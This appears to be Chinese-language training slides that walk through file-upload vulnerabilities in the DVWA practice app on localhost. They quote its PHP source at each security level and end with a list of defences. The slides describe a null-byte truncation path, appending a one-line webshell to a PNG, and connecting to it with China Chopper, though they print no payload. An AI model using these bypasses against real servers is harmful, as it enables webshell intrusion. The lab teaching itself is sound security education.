


木马上传路径:

<http://127.0.0.1/DVWA/hackable/uploads/simple.php%00.png>

# 3文件上传漏洞举例2—安全级别: Medium

启用中国菜刀查询, 获取webshell权限



# 3文件上传漏洞举例3—安全级别: **high**

## 源码分析

### High File Upload Source

```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1 );
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {
```

1. `substr(string,start,length)`: 返回字符串的一部分。
2. `strrpos()`: 查找第二个参数在第一个参数中最后一次出现的位置。如果没有找到字符串, 则返回`false`; 可选参数`start`, 规定在何处开始搜索。
3. `$uploaded_ext`: 等于文件的后缀名
4. `getimagesize(string filename)`: 函数会通过读取文件头, 返回图片的长、宽等信息, 如果没有相关的图片文件头, 函数会报错。`getimagesize()`: 函数限制了上传文件的文件头 (限制了文件的大小及图片尺寸)。

**High**安全等级仍然采用白名单过滤, 只允许上传的文件后缀名为**jpg、jpeg、png**且文件大小小于**100000**字节。



# 3文件上传漏洞举例3—安全级别: high

## 1、以记事本的方式打开1.png, 在末尾添加一句话木马。



## 3文件上传漏洞举例3—安全级别: high

### 2、上传图片木马1.png

#### Vulnerability: File Upload

Choose an image to upload:

选择文件 未选择任何文件


Upload

../../hackable/uploads/1.png succesfully uploaded!

木马上传路径: <http://127.0.0.1/DVWA/hackable/uploads/1.png>

## 3文件上传漏洞举例3—安全级别: high

3、启用中国菜刀查询如下路径，获取webshell权限



木马上传路径: <http://127.0.0.1/DVWA/hackable/uploads/1.png>

# 3文件上传漏洞举例4—安全级别: impossible

## 查看源码

### Impossible File Upload Source

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1 );
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/';
    // $target_file = basename( $uploaded_name, $uploaded_ext ) . '-';
    $target_file = md5( uniqid() . $uploaded_name ) . '-' . $uploaded_ext;
    $temp_file = ( ( ini_get( 'upload_tmp_dir' ) == '' ) ? ( sys_get_temp_dir() ) : ( ini_get( 'upload_tmp_dir' ) ) );
    $temp_file .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '-' . $uploaded_ext;

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg' || strtolower( $uploaded_ext ) == 'png' ) &&
        ( $uploaded_size < 100000 ) ) {
```

impossible级别的代码对上传文件进行了重命名（为md5值，导致%00截断无法绕过过滤规则），加入Anti-CSRF token防护CSRF攻击，同时对文件的内容作了严格的检查，导致攻击者无法上传含有恶意脚本的文件。

```
    } else {
        $img = imagecreatefrompng( $uploaded_tmp );
        imagepng( $img, $temp_file, 9);
    }
}
```



# 3文件上传漏洞举例4—安全级别: impossible

源码分析:

1. `uniqid()` 函数基于以微秒计的当前时间, 生成一个唯一的 ID。由于基于系统时间, 通过该函数生成的 ID 不是最佳的。如需生成绝对唯一的 ID, 需使用 `md5()` 函数。
2. `ini_get` — 获取一个配置选项的值
3. `upload_tmp_dir` 上传文件的临时目录
4. `sys_get_temp_dir` — 返回用于临时文件的目录
5. `DIRECTORY_SEPARATOR` 是一个返回跟操作系统相关的路径分隔符内置命令, 在 windows 上返回 \, 而在 linux 或者类 unix 上返回 /
6. `imagecreatefromjpeg()`: 创建一块画布, 并从 JPEG 文件或 URL 地址载入一副图像 (`imagecreatefrom*`, 会检查图片规范, 验证图片合法性, 以此抵御图片中含有恶意 php 代码的攻击。)
7. `imagejpeg(a,b,c)` 从 image 图像以 b 为文件名创建一个 JPEG 图像, c 为文件质量 1-100, 默认约为 75。
8. PHP `getcwd()` 函数获取当前工作目录:
9. `file_exists()` 函数检查文件或目录是否存在。
10. `unlink()` 函数删除文件。

## 3文件上传漏洞举例4一安全级别: impossible

### Vulnerability: File Upload

Choose an image to upload:

选择文件 未选择任何文件

Upload

2db7849a58dd7048d32ffe2319d0eb5b.png succesfully uploaded!

上传的文件名都被重新设计，可想而知，我们的图片马已经失效

# 4 文件上传漏洞的防御（自己查找总结）

---

- ❑ 1、使用白名单限制可以上传的文件扩展（白名单比黑名单可靠多了）
- ❑ 2、验证文件内容，使用正则匹配恶意代码限制上传
- ❑ 3、对上传后的文件统一随机命名，不允许用户控制扩展名
- ❑ 4、修复服务器可能存在的解析漏洞
- ❑ 5、严格限制可以修改服务器配置的文件上传如：**.htaccess**
- ❑ 6、隐藏上传文件路径。
- ❑ 7、升级**Web Server**
- ❑ 8、及时修复**Web**上传代码（重要）
- ❑ 9、不能有本地文件包含漏洞
- ❑ 10、注意**0x00**截断攻击（**PHP**更新到最新版本）
- ❑ 11、上传文件的存储目录禁用执行权限

---

谢谢各位!